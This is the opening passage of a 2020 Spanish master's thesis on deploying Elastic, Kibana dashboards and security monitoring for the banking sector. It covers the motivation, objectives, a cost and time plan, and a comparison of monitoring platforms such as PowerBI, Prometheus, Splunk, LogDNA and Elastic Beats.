Escuela Politécnica Superior de Jaén

Máster Universitario en Seguridad Informática

UNIVERSIDAD DE JAÉN
Escuela Politécnica Superior (Jaén)

Trabajo Fin de Máster

ESTUDIO Y PUESTA EN PRÁCTICA DE ELASTIC, MÉTRICAS Y VISUALIZACIONES PARA SEGURIDAD INFORMÁTICA APLICADO AL SECTOR BANCARIO

Alumno/a: **Moreno Torres, Marcos David**

Tutor/a: Prof. D. Miguel Ángel García Cumbreras
Dpto.: Departamento de informática

Noviembre, 2020

Universidad de Jaén
Escuela Politécnica Superior de Jaén
Departamento de Informática

Don Miguel Ángel García Cumbreras , tutor del Trabajo Fin de Máster titulado: Estudio y puesta en práctica de Elastic, métricas y visualizaciones para seguridad informática aplicado al sector bancario, que presenta Marcos David Moreno Torres, autoriza su presentación para defensa y evaluación en la Escuela Politécnica Superior de Jaén.

Jaén, Noviembre de 2020

El alumno:

MORENO TORRES MARCOS DAVID - 15518470W

Firmado digitalmente por MORENO TORRES MARCOS DAVID - 15518470W
Fecha: 2020.11.26 12:23:50 +01'00'

Marcos David Moreno Torres

El tutor:

GARCIA CUMBRERAS MIGUEL ANGEL - 52871272E

Firmado digitalmente por GARCIA CUMBRERAS MIGUEL ANGEL - 52871272E
Fecha: 2020.11.26 12:41:08 +01'00'

D. Miguel Ángel García Cumbreras

Agradecimientos

A mi familia,

A mis amigos.

A todos los que han hecho que esto haya sido posible.

Índice

Listado de Ilustraciones

Listado de Tablas

1. CAPÍTULO 1: INTRODUCCIÓN

La seguridad informática o la ciberseguridad está a la orden del día. Cada vez es más común ver noticias respecto a que una empresa ha sufrido un ciberataque. Las organizaciones no sólo se exponen a grandes pérdidas económicas, sino que además pueden perder importantes cantidades de datos e información.

Por seguridad informática, entendemos que es el proceso por el cual una organización intenta protegerse de estos ataques a sus sistemas informáticos.

Si una empresa quiere ser competitiva en los tiempos que corren debe contar con sistemas, recursos y plataformas TIC ágiles y con un alto nivel de disponibilidad, lo que exige una gestión efectiva y un amplio proceso de transformación digital. Este último, es el punto crítico ya que la información queda expuesta, si no se protege de la manera adecuada.

Si visitamos https://cybermap.kaspersky.com/es, podemos encontrar un mapa del mundo en el cual se visualizan en tiempo real las amenazas web, ataques a redes, vulnerabilidades, etc. Si seleccionamos España, podemos ver que a nivel global está el número 9 del mundo. Es una posición bastante elevada considerando que existen 194 países en el mundo.




Ilustración 1: CyberMap en España

Fuente: https://cybermap.kaspersky.com/es

Por lo tanto, somos conscientes de que existe un problema, al cual estamos expuestos si no le ponemos solución, y el primer paso es saber aplicar la seguridad informática con las herramientas adecuadas para ello.

1.1. Motivación

En la actualidad el sector bancario se enfrenta a un gran desafío: evolucionar su tecnología al ritmo de las empresas más grandes y dominantes de la industria de la tecnología de la información (Big Tech). Para las entidades financieras, a menudo no es fácil obtener información útil y conocimiento de la situación real en relación al estado de la seguridad, tanto de sus servidores, dispositivos móviles, infraestructura de red, terminales (ATMs) como de sus estaciones de trabajo. Esta es una “ventaja” para los ciberatacantes, ya que les da la posibilidad de encontrar vulnerabilidades y acceder a los sistemas.

La confianza es un factor clave en la adquisición de clientes, por esto mismo, las instituciones financieras son muy vulnerables frente a los posibles daños de reputación provocados por fallos de seguridad. Los daños en la reputación y la imagen son mayores que los ocasionados en los propios sistemas TI.

Según un artículo del diario: **expansión** [1] la banca se encuentra en el 5º puesto, como sector con mayores pérdidas económicas debido a los ciberataques. Para ser más exactos, hablamos de una previsión de unos 347 mil millones de dólares entre los años 2019 y 2023.




Ilustración 2: Valoración del riesgo de ciberataques por industria

Fuente: https://www.expansion.com/economia-digital/companias/2019/01/25/5c4a342ee5fdeabc508b4677.html

Muchas de las cuestiones que afectan hoy a Internet se deben a su rápido crecimiento tanto en aplicaciones como en usuarios. La totalidad de la economía digital es ahora dependiente de Internet. La investigación señala como la rápida aparición de nuevas tecnologías está enfrentando a las organizaciones a nuevos desafíos de seguridad. Bancos como el Grupo Santander han elevado su inversión en ciberseguridad a 400 millones de euros para los próximos tres años.

No podemos perder de vista cuál es el activo más importante para una empresa: el dato. Gracias a esto, es posible conocer a los usuarios, identificar sus preferencias, personalizar productos etc. Si una determinada empresa sufre una fuga de su información, perderá la confianza de sus usuarios y esto se traduce en pérdidas económicas más allá del valor cuantitativo de la información perdida.

Esta información nos hace preguntarnos: ¿Cuánto debe invertir una empresa como el sector bancario para protegerse? Esta es una cuestión que puede llegar a ser un quebradero de cabeza para el CEO de una institución.

Debido a esta delicada situación, este Trabajo Fin de Máster (TFM) está enfocado en una propuesta para la mitigación de este problema, en concreto, en el sector bancario.

1.2. Objetivos

Los objetivos de este Trabajo de Fin de Máster (TFM) podemos dividirlos en los siguientes puntos:

- Plantear un problema actual relacionado con la seguridad informática a un determinado sector y buscar una solución para remediarlo.
- Estudiar los principales ataques y vulnerabilidades que encontramos en el sector bancario.
- Estudiar algunas de las plataformas más populares y utilizadas en el mundo de la seguridad informática.
- Usar una de las tecnologías anteriores, Elasticsearch en este caso, para la puesta en marcha de una simulación de detección de ataque informático a datos bancarios.
- Distinguir entre diferentes roles de usuarios dentro de la institución para revisar el estado de esta a nivel de seguridad informática, así como los diferentes casos de uso.
- Crear un informe sobre todo el desarrollo llevado a cabo, como memoria del TFM.

1.3. Estructura del proyecto

La memoria constará de los siguientes apartados:

- **Capítulo 1. Introducción:**

Este es el capítulo actual. En él se hace una presentación del problema a abordar y los objetivos de los que consta esta memoria.

- **Capítulo 2. Estimación temporal:**

En este capítulo se detalla la estimación de tiempo que ha sido necesaria para el desarrollo de esta memoria, junto con algún tipo de diagrama (Gantt) que detalle el tiempo invertido para cada punto.

- **Capítulo 3. Estudio de las plataformas de seguridad actuales:**

Se muestra un análisis de algunas de las principales plataformas que existen actualmente, con comparativas entre ellas. La finalidad de este capítulo es la elección de una ellas para el desarrollo del supuesto práctico.

- **Capítulo 4. Estudio sobre las principales amenazas y ataques en el sector bancario:**

Aquí podemos ver un estudio detallado de cuáles son los aspectos más vulnerables y, por lo tanto, más comúnmente explotados en el sector bancario. Una vez hecho este análisis, podremos ver qué herramientas contiene la plataforma de seguridad seleccionada en el capítulo anterior para poder protegernos.

- **Capítulo 5. Puesta en marcha:**

En este capítulo se creará un entorno para simular el ataque a una entidad bancaria para el robo de información de unos determinados clientes. Con el desarrollo de la plataforma de seguridad seleccionada, podremos monitorizar y tomar medidas al respecto.

- **Capítulo 6. Kibana:**

En este punto se mostrará una organización de roles en la plataforma (nivel ejecutivo o nivel técnico), para diferenciar el tipo de información mostrada dependiendo del nivel jerárquico dentro de la organización. También se analizarán los datos de entrada y crearán diferentes dashboard con ellos.

- **Capítulo 7. Conclusiones y trabajos futuros.**

Para finalizar, se comentarán los resultados obtenidos y algunas propuestas para futuras mejoras en la línea del proyecto.

De manera adicional, se adjunta un anexo, con los pasos necesarios para la puesta en práctica del proyecto.

- **Anexos**

En los anexos he incluido, dos puntos. Por una parte, el manual para despliegue de Elastic Cloud y por otra, un manual con todas las instalaciones necesarias para el desarrollo del proyecto.

2. CAPITULO 2: ESTIMACIÓN TEMPORAL Y ECONÓMICA

Este capítulo está orientado a la estimación de tiempo y esfuerzo que ha supuesto el desarrollo de esta memoria.

2.1. Tareas del proyecto

El desarrollo del proyecto lo dividiré en tres partes:

2.1.1. Análisis

En esta parte se englobará todo lo relacionado con el estudio y análisis del proyecto. Este proceso ha tenido una duración de 24 días. En este punto podemos distinguir:

- Estudio de la situación actual de la ciberseguridad en el mundo industrial.
- Estudio de las diferentes plataformas de monitorización de seguridad informática actuales.
- Estudio sobre los principales ataques y amenazas al sector bancario, con noticias actuales y medidas para remediarlas.

2.1.2. Implementación

En esta parte se englobará todo lo relacionado con el desarrollo del proyecto. Este proceso ha tenido una duración de 21 días. En este punto podemos distinguir:

- Instalación del entorno de trabajo, es decir, las máquinas virtuales con sus correspondientes sistemas operativos.
- Instalación de las herramientas a utilizar en el servidor cliente. Esto conlleva un servicio ftp, uno web, la herramienta Filebeat y el IDS Suricata.
- Uso de las diferentes herramientas del sistema operativo Kali Linux para realizar ataques contra el servidor cliente.
- Despliegue de Elastic Cloud.

2.1.3. Diseño del dashboard y análisis de la información obtenida

En esta parte se englobará todo lo relacionado con la tecnología Elastic, para ser más concretos con Kibana. Este proceso ha tenido una duración de 15 días. En este punto podemos distinguir:

- Desarrollo de un panel de visualizaciones para un trabajador de perfil más técnico.
- Desarrollo de un panel de visualizaciones para un trabajador de perfil más ejecutivo.
- Sistema de roles de acceso distinguiendo entre los dos perfiles anteriores.

2.2. Estimación económica

2.2.1. Presupuesto material

El precio del ordenador portátil es de 800€ el cual tendrá un tiempo de durabilidad medio de unos cinco años. Por lo tanto, si calculo el tiempo de usabilidad durante el desarrollo del proyecto (60 días) el precio por su uso será de: 26,30€. El detalle del precio del despliegue de Elastic Cloud podemos encontrarlo en el “Anexo 2”. El precio por una licencia “Standard” con los recursos básicos asciende a 0,02€/hora. Para el tiempo de desarrollo del proyecto el precio sería: 28,8€

Concepto	Descripción	Coste
Ordenador portátil	Msi i7-7700HQ	26,30 €
Despliegue Elastic Cloud	Licencia Standard	28,8€
	Total	55,1€

Tabla 1: Presupuesto material

2.2.2. Sueldo trabajador

El sueldo de un analista programador está establecido según convenio publicado en el BOE en 1438,08€ (https://www.boe.es/boe/dias/2018/03/06/pdfs/BOE-A-2018-3156.pdf). Este sueldo se divide en unas 40 horas de trabajo semanales, normalmente

dividido en unos 5 días a la semana a 8 horas cada día. Este cálculo nos da como resultado: 8,98€ /hora.

Descripción	Precio	Tiempo	Coste
Persona que se encargará de desarrollar el proyecto	8,98€/hora	300 horas	2696,25 €
		Total	2696,25€


Tabla 2: Presupuesto mano de obra

Todo esto nos hace un total de: **2751,35€**

2.3. Diagrama de Gantt

La mejor forma de poder representar el tiempo empleado en el desarrollo de la memoria es un diagrama de Gantt. Esta es una herramienta gráfica cuyo objetivo es exponer el tiempo de dedicación previsto para diferentes tareas o actividades a lo largo de un tiempo determinado [2].

Para la estimación temporal se han considerado las actividades principales del proyecto con una media de 5 horas diarias durante 60 días. Haciendo la suma obtenemos un total de 300 horas invertidas.



	Actividades	Duración	Inicio	Fin
1	Ejecución completa del proyecto	60	09.09.20	15.11.20
2	Analisis	24 días	15.09.20	05.10.20
3	Análisis situación actual ciberseguridad	8 días	09.09.20	17.09.20
4	Estudio de plataformas de seguridad actuales	8 días	18.09.20	28.09.20
5	Estudio sobre principales amenazas al sector bancario	8 días	27.09.20	05.10.20
6	Implementación	21 días	06.10.20	30.10.20
7	Instalación de máquinas virtuales y sistemas operativos	4 días	06.10.20	10.10.20
8	Instalación de servidor ftp, web, Filebeat y Suricata	9 días	11.10.20	20.10.20
9	Uso de herramientas de Kali Linux	6 días	21.10.20	27.10.20
10	Despliegue en Elastic Cloud	2 días	28.10.20	30.10.20
11	Diseño dashboard y análisis de la información	15 días	31.10.12	15.11.20
12	Creación de dashboard técnico	6 días	31.10.20	04.11.20
13	Creación de dashboard ejecutivo	6 días	05.11.20	11.11.20
14	Sistema de roles	3 días	12.11.20	15.11.20

Tabla 3: Diagrama de Gantt

3. CAPÍTULO 3: ESTUDIO DE LAS PLATAFORMAS DE MONITORIZACIÓN DE LA SEGURIDAD INFORMÁTICA

En este capítulo se expondrá un estudio de algunas de las principales plataformas de seguridad más utilizadas en la actualidad. La particularidad que estas tecnologías tienen en común, es la monitorización de información. Algunos como Elasticsearch además de monitorizar, es capaz de responder ante amenazas (SIEM, del inglés Security Information and Event Management). Estos son algunos ejemplos:

3.1. PowerBI

PowerBI [3] es un servicio de análisis empresarial de Microsoft, su objetivo es proporcionar visualizaciones interactivas y capacidades de inteligencia empresarial con una interfaz lo suficientemente simple para que los usuarios finales creen sus propios informes y paneles (dashboard).




Ilustración 4: Dashboard diseñado en PowerBI

Fuente: https://www.windsor.ai/microsoft-power-bi-multichannel-marketing-attribution-dashboard-template/

Entre sus principales funcionalidades ofrece:

- Integración con cualquier servicio de Microsoft como office 365, Azure etc.
- Múltiples conectores para diferentes fuentes como BBDD SQL.

- Integración de análisis avanzado a través de scripts y objetos visuales de R.
- Análisis de secuencias en tiempo real.

Entre las desventajas:

- Precio. El paquete premium para empresas cuesta 4212,30€ mensuales.
- Limitación baja del número de usuarios que tienen acceso a los dashboard.

3.2. Prometheus

Prometheus [4] es un conjunto de monitoreo y alerta de sistemas de código abierto construido en 2012.

Algunas de sus principales características son:

- Utiliza un modelo de datos multidimensional con datos de series de tiempo identificados por nombre de métrica y pares clave / valor
- No depende del almacenamiento distribuido, es decir, los nodos de servidor único son autónomos
- La recopilación de series de tiempo ocurre a través de un modelo de extracción a través de HTTP.
- El empuje de series de tiempo se admite a través de una puerta de enlace intermedia




Ilustración 5: Arquitectura de la plataforma Prometheus

Fuente: https://www.paradigmadigital.com/dev/puedo-prometer-y-prometheus/

Entre las desventajas:

- Es necesario el uso de un software auxiliar como Grafana para la visualización de gráficos.
- Es 100% fiable siempre que se utilice para registrar cualquier serie de tiempo puramente numérica.

3.3. Splunk

Splunk [5] es un software para buscar, monitorizar y analizar macrodatos generados por máquinas de aplicaciones, sistemas e infraestructuras IT a través de su interfaz web.

Ilustración 6: Dashboard diseñado en Splunk

Fuente: https://www.consist.de/en/technologies-tools/splunk/

Es una plataforma que permite investigar, monitorear, analizar y actuar con:

- Cualquier estructura, puede ingerir cualquier dato basado en texto.
- Cualquier fuente, ya sea en la nube, CRM o en instalaciones.
- Cualquier escala de tiempo.
- Cualquier Insight, aprovechando su módulo de Machine Learning / AI avanzado para obtener información útil sobre seguridad, TI, DevOps más.

Como desventajas de Splunk encontramos:

- Un precio elevado, el precio de un gigabyte de información está en torno a unos 3.840€.
- Proporciona una velocidad de búsqueda más lenta al intentar manejar cantidades grandes de datos.

3.4. LogDNA

LogDNA [6] presenta una solución de gestión de registros que permite a los equipos de DevOps agregar todos los registros de sus sistemas y aplicaciones en una

única plataforma. El análisis automático, la búsqueda en lenguaje natural y las alertas en tiempo real permiten a los equipos desarrollar y depurar sus aplicaciones.




Ilustración 7: Interfaz de LogDNA

Fuente: https://www.capterra.es/software/172632/logdna

Entre sus principales características encontramos:

- Permite buscar sus registros a velocidades increíbles, desde megabytes hasta Petabytes.
- Su precio es bastante bajo, llegando a costar 2,56€ por gigabytes al mes en el plan empresarial.
- Tiene una interfaz sencilla y fácil de usar para sus usuarios.
- Garantiza que los datos estén completamente seguros en tránsito y en reposo.

Como desventajas:

- Sus dashboard (paneles) son algo simples.

3.5. Elastic

Shay Banon, liberó la primera versión en febrero de 2010. El 5 de octubre de 2018, Elastic comenzó a cotizar en la bolsa de Nueva York. Actualmente, Elasticsearch ya corre en la versión 7.9.2, publicada el 24 de septiembre del 2020.

El componente principal es Elasticsearch, un motor de búsqueda, y a raíz de este, la empresa ha ido creciendo incorporando nuevas funcionalidades acopladas a este motor. En la actualidad, este es el "Elastic Stack" completo:




Ilustración 8: Estructura ELK Stack

Fuente: https://galvarado.com.mx/post/introducci%C3%B3n-a-elastic-stack/

3.5.1. Componentes del Elastic Stack

3.5.1.1. Beats

Es una plataforma utilizada para transportar datos dentro del stack. Actúan como agentes, y su propósito es el de entregar datos directamente a Elasticsearch y/o Logstash. Existen diferentes tipos, según la funcionalidad requerida:

3.5.1.1.1. Filebeat

Es posiblemente la herramienta más popular y utilizada de ELK Stack. Filebeat es un cargador de registros que se instala como un agente en un determinado host. Supervisa los archivos de registro o ubicaciones que se especifique para su posterior indexación el Elasticsearch o previa transformación con Logstash. Viene con módulos internos (Apache, Cisco ASA, Microsoft Azure, NGINX, MySQL y más) que simplifican la recopilación, el análisis y la visualización de formatos de registro comunes con un solo comando.




Ilustración 9: Modo de indexación de Filebeat

Fuente: https://www.elastic.co/guide/en/beats/filebeat/current/filebeat-overview.html

3.5.1.1.2. Metricbeat

Su principal función es recopilar periódicamente métricas del sistema operativo y de los servicios que se ejecutan en un determinado host. Una vez recopilados, se indexan en Elasticsearch. Estos son algunos de los servicios que monitoriza:

- Apache.
- Haproxy.

- MongoDB.
- MySQL.
- Nginx.
- PostgreSQL.
- Redis.
- Métricas del sistema (CPU, RAM, disco duro, tráfico de red...)
- Zookeeper.




Ilustración 10: Dashboard en Kibana con métricas del sistema

Fuente: https://www.elastic.co/es/beats/metricbeat

3.5.1.1.3. Heartbeat

Se ejecuta como proceso en segundo plano con la finalidad de comprobar periódicamente el estado de los servicios y determinar si están disponibles. A diferencia de Metricbeat, que solo dice si un servidor está activo o inactivo, Heartbeat comprueba si los servicios están accesibles. Es útil para comprobar si se está cumpliendo con el tiempo de actividad de un servicio, o por ejemplo, para comprobar que una persona del exterior no pueda acceder a los servicios. Actualmente admite monitorización para verificar hosts a través de:

- Solicitudes ICMP.

- TCP
- HTTP




Ilustración 11: Dashboard en Kibana con monitorización de servicios

Fuente: https://www.elastic.co/es/beats/heartbeat

3.5.1.1.4. Packetbeat

